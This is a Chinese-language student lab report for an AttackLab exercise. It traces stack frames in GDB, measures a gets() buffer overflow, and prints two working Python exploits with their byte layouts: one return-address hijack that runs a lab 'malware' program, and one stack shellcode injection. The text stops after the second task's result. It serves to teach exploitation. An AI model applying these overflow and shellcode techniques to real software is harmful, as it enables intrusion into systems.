Lab3：AttackLab 实验报告

一、实验环境

操作系统：Ubuntu 26.04 LTS（运行于 WSL2，内核版本 6.18）；调试工具：GNU gdb 17.1 与 GEF 插件；payload 使用 Python 3 生成。实验过程直接使用仓库 attack/ 目录下提供的二进制，未自行重新编译。

三个目标程序及其保护机制如下表所示：

表 1　三个目标程序的保护机制（由反汇编与 GDB 观察得到）

二进制	栈可执行	栈地址	其他保护
dark-calc	是（mmap RWX）	固定（0x721000801000 附近）	非 PIE
dark-calc-nx	否（NX）	随机（ASLR）	非 PIE
dark-log	否（NX）	随机（ASLR）	非 PIE、Stack Protector（Canary）

注：dark-calc 中的 init_fixed_stack() 以 mmap(0x721000000000, 0x802000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED_NOREPLACE, -1, 0) 映射了一块 8MB 的固定栈并将其设置为可执行，随后由 __wrap_main 把 rsp 切换到 0x721000801000 再调用 main。因此 dark-calc 的栈地址在每次运行中都相同，这正是后面的“栈空间执行”任务能够硬编码栈地址的原因。

二、任务：观察栈帧 input

在 attack/ 目录下执行 gdb ./dark-calc，在 GDB 中依次执行 b input 与 r。程序停在 input 的 0x40197f 处（gdb 自动跳过了开头 8 个字节的 prologue），GEF 同时打印出 trace、registers、stack 与 code 等面板信息。以下按 5 个小问依次回答。

问题 1：input 函数是由谁调用的？

由 main 调用。GEF 的 trace 面板显示 #0 0x40197f → input()、#1 0x401ad1 → main()，说明 input 的调用者是 main；对应地，main 在 0x401acc 处执行 call 0x401977 <input> 完成调用。




图 1 input 断点处的 GEF 面板（trace 面板显示 input 由 main 调用）

问题 2：前三条指令在做什么？$rbp 指向的内存中的值来自哪里？

input 入口处的三条指令（0x401977–0x40197b）即函数的 prologue：

（1）push rbp：把调用者（main）的 rbp 压入栈中保存，供函数返回时恢复；

（2）mov rbp,rsp：令 rbp 等于当前 rsp。此时 rsp 正好指向刚压入的旧 rbp，因此 rbp 指向该格，并以此作为 input 栈帧的基址；此后局部变量都可用 [rbp-0x10] 这样的固定偏移访问，不受 rsp 在函数执行过程中变化的影响；

（3）sub rsp,0x10：把 rsp 向低地址移动 16 字节，为局部变量 expression[16] 预留空间。

实测此时 rbp = 0x721000800fe0，[rbp] 中保存的值为 0x721000800ff0，即调用者 main 的 rbp。该值来自 rbp 寄存器：prologue 的第一条指令 push rbp 把当时 rbp 寄存器中的值写入了这一格（见图 1 的 registers 与 stack 面板）。

问题 3：$rbp+8 处存的值是什么？

rbp + 8 = 0x721000800fe8 处存储的值为 0x401ad1，GEF 将其识别为 <main+0x0e> 处的指令地址，即 main 中 call input 的下一条指令（mov eax,0x0）。它就是 input 的返回地址：input 执行 ret 时，CPU 从这里取出地址并跳回 main。

对照图 1 的 stack 面板：0x721000800fe0 一格为 saved rbp（0x721000800ff0），0x721000800fe8 一格即为返回地址 0x401ad1。

问题 4：是哪一行汇编代码在 $rbp+8 处存入了值？

input 自身的汇编代码并没有向 [rbp+8] 写入任何内容，写入它的是调用者 main 中的 call 指令。

具体地，input 被调用的位置是 main 中 0x401acc 处的 call 0x401977 <input>（机器码 e8 a6 fe ff ff；e8 为 call rel32，其后 4 字节为小端存放的相对位移 0xfffffea6 = -0x15a，故目标地址为 0x401ad1 - 0x15a = 0x401977）。

执行这条 call 时 main 的 rsp = 0x721000800ff0，CPU 按指令语义自动把下一条指令地址 0x401ad1 压入 rsp - 8 = 0x721000800fe8，并将 rip 置为 0x401977。进入 input 后，push rbp 又把 main 的 rbp（0x721000800ff0）压到 0x721000800fe0，mov rbp,rsp 使 input 的 rbp = 0x721000800fe0；因此 call 刚压入的 0x401ad1 恰好位于 rbp + 8 = 0x721000800fe8。

用 x/gx $rbp+8 验证得到 0x401ad1，与 main 中 call 的下一条指令地址一致。因此在 [rbp+8] 处写入值的是 main 中 0x401acc 处的 call input 指令。




图 2　call 执行之前：rip 停在 0x401acc，rsp = 0x721000800ff0




图 3　执行 call 并进入 input 后：rsp = 0x721000800fe8，x/gx $rbp+8 得到 0x401ad1

问题 5：call、prologue、leave、ret 的作用

为回答本题，先根据问题 2–4 得到的机制对 leave / ret 前后的寄存器变化作出预期，再用 GDB 逐指令 si 验证，实测结果与预期完全一致。

预期：停在 input 的 leave（0x4019d5）时，rbp 应为 input 自己的 0x721000800fe0、rsp 应指向缓冲区 0x721000800fd0；执行 leave 后 rbp 应恢复为 main 的 0x721000800ff0、rsp 应指向 0x721000800fe8；执行 ret 后 rip 应为 0x401ad1、rsp 应回到 0x721000800ff0。

实测：leave 前 rbp = 0x721000800fe0、rsp = 0x721000800fd0，[rbp] = 0x721000800ff0、[rbp+8] = 0x401ad1、[rbp-0x10] = 0x31（即输入的字符 '1'，其后紧跟 gets 补写的 '\0'）；si 一次（leave 执行后）rip = 0x4019d6、rbp = 0x721000800ff0、rsp = 0x721000800fe8；再 si（ret 执行后）rip = 0x401ad1（已回到 main）、rbp = 0x721000800ff0、rsp = 0x721000800ff0。完整数据见下表。

表 2　leave / ret 执行前后的寄存器与栈帧实测值

阶段	rip（停在哪）	rbp	rsp	关键内存内容
leave 之前	0x4019d5	0x721000800fe0	0x721000800fd0	[rbp] = 0x721000800ff0；[rbp+8] = 0x401ad1；[rbp-0x10] = 0x31（输入的 '1'）
leave 之后	0x4019d6	0x721000800ff0	0x721000800fe8	旧帧已释放，[rsp] 指向返回地址
ret 之后	0x401ad1	0x721000800ff0	0x721000800ff0	已回到 main，栈恢复为调用前状态

注：数据由 p/x $rbp、p/x $rsp、x/3gx $rbp-0x10 以及单步 si 得到；[rbp-0x10] 处的 0x31 为输入的字符 '1'，其后紧跟 gets 补写的 '\0'；[rbp+8] 处的 0x401ad1 即问题 4 中 call input 压入的返回地址。

结合上述现象，四个机制的作用如下：

（1）call：在跳转前把下一条指令地址 0x401ad1 压栈（rsp 由 0x…ff0 减到 0x…fe8），作用是转移控制流并留下返回地址；

（2）prologue：先保存调用者的 rbp（0x721000800ff0 写入 0x…fe0），再以 rsp 建立本帧基址（rbp = 0x…fe0），最后用 sub rsp,0x10 为 expression[16] 分配空间（rsp = 0x…fd0），作用是保存现场、建立局部变量的寻址基准并分配栈空间；

（3）leave：等价于 mov rsp,rbp 加 pop rbp，先一次性释放 24 字节局部空间，再从 [rbp] 取回 main 的 rbp（rbp 由 0x…fe0 变回 0x…ff0，rsp = 0x…fe8），作用是销毁栈帧并恢复调用者现场；

（4）ret：等价于 pop rip，把返回地址 0x401ad1 送入 rip、rsp 变为 0x721000800ff0，作用是把控制流交还调用者。

进一步观察可知：ret 之后 rsp 与问题 4 中 call input 执行前完全相同，说明一次“调用—返回”对栈的影响被完全抵消（栈平衡）；leave 前后 rsp 相差 0x18 = 24 字节，恰好等于 16 字节缓冲区加 8 字节 saved rbp，这从实测上量出了“缓冲区起始地址到返回地址”的偏移，也说明 rbp 正好夹在缓冲区与返回地址之间。正因为 leave 只恢复 rbp 而不校验 [rbp+8]、ret 只无条件弹出并跳转，覆盖 [rbp+8] 的缓冲区溢出才能劫持控制流。




图 4　leave 执行之前：rbp = 0x721000800fe0，rsp = 0x721000800fd0



图 5　leave 执行之后：rbp 恢复为 main 的 0x721000800ff0，rsp = 0x721000800fe8




图 6　ret 执行之后：rip 回到 main 的 0x401ad1，rsp = 0x721000800ff0

三、缓冲区溢出测试：20 与 32 个字符

为确认 gets 不检查长度会造成怎样的越界写入，分别输入 20 个和 32 个 ASCII 字符 'A'：

python3 -c "print('A'*20)" | ./attack/dark-calc

python3 -c "print('A'*32)" | ./attack/dark-calc

gets 会在输入末尾额外写入一个 '\0'，因此实际写入的字节数为 n + 1。实验结果如下表：

表 3　不同长度输入造成的溢出范围与运行结果

输入 'A' 的个数	gets 实际写入	被覆盖的栈区域	运行结果
20	21 字节	缓冲区 16 字节 + saved rbp 的低 5 字节	返回地址完好，程序正常返回并继续执行 eval、进入下一轮循环，退出码 0
32	33 字节	缓冲区 16 字节 + saved rbp 8 字节 + 返回地址 8 字节（第 33 个 '\0' 落在返回地址之后）	ret 时 rip 变为 0x4141414141414141，触发 Segmentation fault (core dumped)，退出码 139（128+11，SIGSEGV）

实测的终端输出如下：

输出 1　输入 20 个字符

```
Enter an expression (length up to 15):
Executing: echo $((AAAAAAAAAAAAAAA))
0


Enter an expression (length up to 15):
42_is_The_Ànswer
exit=0
```

输出 2　输入 32 个字符

```
Enter an expression (length up to 15):
Segmentation fault (core dumped)
exit=139
```

可见 20 个字符时，多出的 5 字节只覆盖了 saved rbp 的低 5 字节，返回地址完好，程序正常返回并继续执行 eval（bash 把 AAAAA… 当作未定义变量，计算结果为 0），随后 gets 读到 EOF，打印内置答案并退出；32 个字符时，返回地址被 0x41 完全覆盖，ret 时 rip 变为 0x4141414141414141，触发 Segmentation fault（退出码 139 = 128 + 11，即 SIGSEGV）。




图 7　输入 32 个字符时的终端输出（Segmentation fault，退出码 139）

为看清超量数据究竟写到了哪里，用 GDB 在 input 的 leave（0x4019d5）处下断点并喂入 32 个 'A'（python3 -c "print('A'*32)" > /tmp/p32，再在 GDB 中 r < /tmp/p32），执行 x/4gx $rbp-0x10 得到：

```
0x721000800fd0: 0x4141414141414141  0x4141414141414141
0x721000800fe0: 0x4141414141414141  0x4141414141414141
```

即 [rbp]（saved rbp）与 [rbp+8]（返回地址）都已被 0x41 覆盖；继续 si 执行 leave 与 ret 后，rip 变为 0x4141414141414141，进程收到 SIGSEGV。




图 8 GDB 在 leave 前观察：0x721000800fe0（saved rbp）与 0x721000800fe8（返回地址）均已被 'A' 覆盖

由此可知：溢出数据沿缓冲区向高地址方向依次覆盖 saved rbp 与返回地址，而返回地址位于缓冲区起始地址 + 24 字节处（16 字节缓冲区 + 8 字节 saved rbp）。这一偏移正是后续构造 payload 的依据：只要把要跳转的地址写在 payload 的第 25–32 字节，就能在 input 返回时劫持控制流。

四、利用缓冲区溢出执行 ./malware

题目要求：构造特殊输入，利用栈溢出漏洞篡改 input 的返回地址，控制程序执行同一目录下的 malware。

1. 攻击思路

回顾源码：input() 用 gets 把输入读入栈上缓冲区 expression[16]，随后执行 strcpy(command_buf, expression)，把输入原样拷贝到全局变量 command_buf（0x6030d0）；

eval() 则会在 command_buf 两侧拼接 "echo $((" 与 "))"，再交给 system() 执行。也就是说，正常流程下我们输入的内容会被包进 bash 的算术扩展 $((…)) 里。

利用点有两处：一是 gets 不检查长度，输入超过 16 字节即可覆盖 input 的 saved rbp 与返回地址（返回地址位于缓冲区起始地址 + 24 字节处，见第三节）；二是 strcpy 会先把输入拷进 command_buf，而 eval 中紧挨 system 调用的两条指令（0x401a6b 的 mov edi,0x6030d0 与 0x401a70 的 call system@plt）只依赖 command_buf 里已有的内容，不再做任何拼接。

因此攻击方案是：让 payload 的前 10 个字节为 "./malware\0"，strcpy 之后 command_buf 中就是字符串 "./malware"；再把 payload 第 25–32 字节（即返回地址）覆盖为 0x401a6b，使 input 返回时直接跳到 eval 的 system 调用点，跳过 0x4019df–0x401a66 的拼接过程，最终执行 system("./malware")。

2. payload 布局

表 4　payload.py 的 32 字节布局

偏移（字节）	长度	内容	作用
0 – 9	10	"./malware\0"	被 strcpy 拷入全局 command_buf，即 system 要执行的命令
10 – 23	14	'A' × 14	填满 16 字节缓冲区的剩余部分，并覆盖 8 字节 saved rbp
24 – 31	8	0x401a6b（小端：6b 1a 40 00 00 00 00 00）	覆盖 input 的返回地址，跳转到 eval 中的 system 调用点

对应的 32 字节内容如下（python3 payload.py | xxd）：

```
00000000: 2e2f 6d61 6c77 6172 6500 4141 4141 4141  ./malware.AAAAAA
00000010: 4141 4141 4141 4141 6b1a 4000 0000 0000  AAAAAAAAk.@.....
```

3. payload.py 实现

```
#!/usr/bin/env python3
"""Task 1: 劫持 input 的返回地址，让 dark-calc 执行 ./malware。"""
```

```
import sys, struct

p64 = lambda x: struct.pack("<Q", x)

payload  = b"./malware\x00"            # strcpy 会把它拷进全局 command_buf
payload += b"A" * (24 - len(payload))  # 16 字节缓冲区 + 8 字节 saved rbp
payload += p64(0x401a6b)                   # eval 中 "mov edi, command_buf; call
system"

sys.stdout.buffer.write(payload)
```

由于 malware 与 dark-calc 位于同一目录，需要在 attack/ 目录下运行：

```
cd ~/ics_attacklab/attack
python3 ../payload.py | ./dark-calc; echo "exit=$?"
```

4. 运行结果与分析

运行后程序打印出 pstree 显示的进程树以及两条成功消息，说明 malware 确实是由 dark-calc 进程启动的（进程链为 dark-calc → sh -c ./malware → malware），且脚本内部的父进程检查通过：




图 9　payload 生效：malware 的父进程链中包含 dark-calc，并打印两条成功消息

值得注意的是，输出最后还出现了 Bus error（退出码 135 = 128 + 7，即 SIGBUS）。这并不是攻击失败，而是预期现象：payload 覆盖了 input 的 saved rbp（0x4141414141414141），而 eval 的 epilogue 中 leave 指令先执行 mov rsp,rbp，此时 rbp 已是被破坏的值，rsp 被置为非法地址 0x4141414141414141，随后的内存访问立即触发 SIGBUS。由于 system 的子进程输出直接写入终端，且崩溃发生在成功消息打印之后，爆炸消息依然完整输出，不影响攻击结果。

5. 过程中遇到的问题

第一次运行时是在仓库根目录执行 python3 payload.py | ./attack/dark-calc，得到 sh: 1: ./malware: not found 与 Bus error。该输出恰好说明控制流劫持已经成功（system 确实被调用），只是当前工作目录下不存在 ./malware；切换到 attack/ 目录后即得到图 9 的结果。这说明 payload 中写给 system 的命令路径是相对于进程当前工作目录解析的。

五、栈空间执行：在栈上运行 shellcode 调用 grade_eval

1. 思路与难点

dark-calc 的栈由 init_fixed_stack() 映射在 0x721000000000 起的 8MB 区域，并被设置为可读、可写、可执行，rsp 被切换到 0x721000801000。因此 input 的缓冲区固定在 0x721000800fd0，返回地址槽固定在 0x721000800fe8，栈上的代码地址在每次运行时都不变，可以直接把地址硬编码进 payload。

本题的困难有三点：

（1）空间极小：返回地址之后（0x721000800ff0）到 guard page（0x721000801000）只剩 16 字节，shellcode 必须压缩在 16 字节以内；

（2）跳转距离过远：代码段位于 0x00401xxx，与栈上地址 0x7210… 相差超过 2GB，call rel32 的 32 位相对位移无法表示，因此改用 push imm32 + ret 的方式实现“调用”（push 0x401a87 只占 5 字节）；

（3）栈对齐：grade_eval 内部会调用 printf，而 printf 使用 movaps 等 SSE 指令，要求进入 grade_eval 时 rsp ≡ 8 (mod 16)。进入 shellcode 时 rsp = 0x721000800ff0（≡ 0），因此在 push 之前先执行 sub rsp,0x18，使 ret 之后 grade_eval 的入口 rsp = 0x721000800fd8（≡ 8）。

shellcode 的目标是调用 grade_eval(4)：该函数在 grade == 4 时打印 “Hope %c will be your grade!”，其中 4 - 4 + 'A' = 'A'，并在打印后执行 fflush，因此只要以 edi = 4 进入即可。

2. 15 字节 shellcode

表 5　shellcode 的逐条汇编与机器码

#	汇编	机器码	说明
1	mov edi, 4	bf 04 00 00 00	设置参数 grade = 4
2	sub rsp, 0x18	48 83 ec 18	调整栈对齐，使 grade_eval 入口 rsp ≡ 8 (mod 16)
3	push 0x401a87	68 87 1a 40 00	把 grade_eval 的地址压栈（imm32 形式，仅 5 字节）
4	ret	c3	弹出栈顶并跳转，等价于 call grade_eval

3. payload 布局

表 6　payload_dark.py 的 47 字节布局

偏移	长度	内容	作用
0 – 7	8	'A' × 8	缓冲区前 8 字节（随后会被 shellcode 的 push 覆盖，无实际作用）
8 – 15	8	0x4141414141414141	grade_eval 返回后的落点：打印完成后跳到这里触发段错误
16 – 23	8	'B' × 8	input 的 saved rbp（会被 leave 弹入 rbp，不再使用）
24 – 31	8	0x721000800ff0	覆盖返回地址，指向栈上 shellcode 的起始地址
32 – 46	15	shellcode（见表 5）	调用 grade_eval(4)

4. payload_dark.py 实现

```
#!/usr/bin/env python3
```

```
"""Task 2: 在 dark-calc 的固定栈上执行 shellcode，调用 grade_eval(4)。"""
import sys, struct

p64 = lambda x: struct.pack("<Q", x)
p32 = lambda x: struct.pack("<I", x)

shellcode  = b"\xbf\x04\x00\x00\x00"          # mov edi, 4
shellcode += b"\x48\x83\xec\x18"               # sub rsp, 0x18
shellcode += b"\x68" + p32(0x401a87)           # push grade_eval
shellcode += b"\xc3"                           # ret

payload  = b"A" * 8                        # 0x721000800fd0（会被 push 覆盖）
payload += p64(0x4141414141414141)         # 0x721000800fd8：返回后落点
payload += b"B" * 8                        # 0x721000800fe0：saved rbp
payload += p64(0x721000800ff0)             # 0x721000800fe8：返回地址 → shellcode
payload += shellcode                       # 0x721000800ff0：15 字节

sys.stdout.buffer.write(payload)
```

运行命令如下（dark-calc 与 payload 脚本分处两个目录）：

```
cd ~/ics_attacklab/attack
python3 ../payload_dark.py | ./dark-calc; echo "exit=$?"
```

5. 运行结果与分析

程序先打印输入提示，随后输出红色的 “Hope A will be your grade!”，说明控制流已成功转入栈上的 shellcode 并调用了 grade_eval(4)：

